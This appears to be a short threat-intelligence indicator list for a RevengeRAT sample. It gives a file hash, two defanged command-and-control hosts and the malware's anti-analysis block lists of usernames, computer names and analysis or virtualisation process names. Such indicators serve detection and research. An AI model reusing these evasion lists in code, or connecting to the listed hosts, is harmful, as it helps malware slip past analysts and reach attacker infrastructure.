a9d9d7f6dd297af2bb3165ad0bfe3bbb88969393a3534bd33ef9aad062aefd05

RevengeRAT CnC

micrsoft[.]ddns.net:4313
yepp[.]ddns.net:4315

Blocklisted Usernames and Computer names

Blocklisted keywords for username and computername:

- 15pb
- 7man2
- stella
- f4kh9od
- willcarter
- biluta
- ehwalker
- hong lee
- joe cage
- jonathan
- kindsight
- malware
- peter miller
- petermiller
- phil
- rapit
- r0b0t
- cuckoo
- vm-pc
- analyze

- roslyn
- vince
- test
- sample
- mcafee
- vmscan

- mallab
- abby
- elvis
- wilbert
- joe smith
- hanspeter
- johnson
- placehole
- tequila
- paggy sue
- klone
- oliver
- stevens
- ieuser
- virlab
- beginer
- beginner
- markos
- semims
- gregory
- tom-pc
- will carter
- angelica
- eric johns
- john ca
- lebron james
- rats-pc
- robot
- serena
- sofynia
- straz
- bea-ch

Blocklisted process names

- python
- vmacthlp
- VGAuthService
- vmtoolsd
- TPAutoConnSvc
- ftnlsv
- ftscanmgrhv
- vmwsprrdpwks
- usbarbitrator

- horizon_client_service
- ProcessHacker
- procexp
- Autoruns
- pestudio
- Wireshark
- dumpcap
- TSVNCache
- dnSpy
- ConEmu
- 010Editor
- ida64
- Procmon
- ollydbg
- LordPE
- Fiddler
- CFF Explorer
- sample
- vboxservice
- vboxtray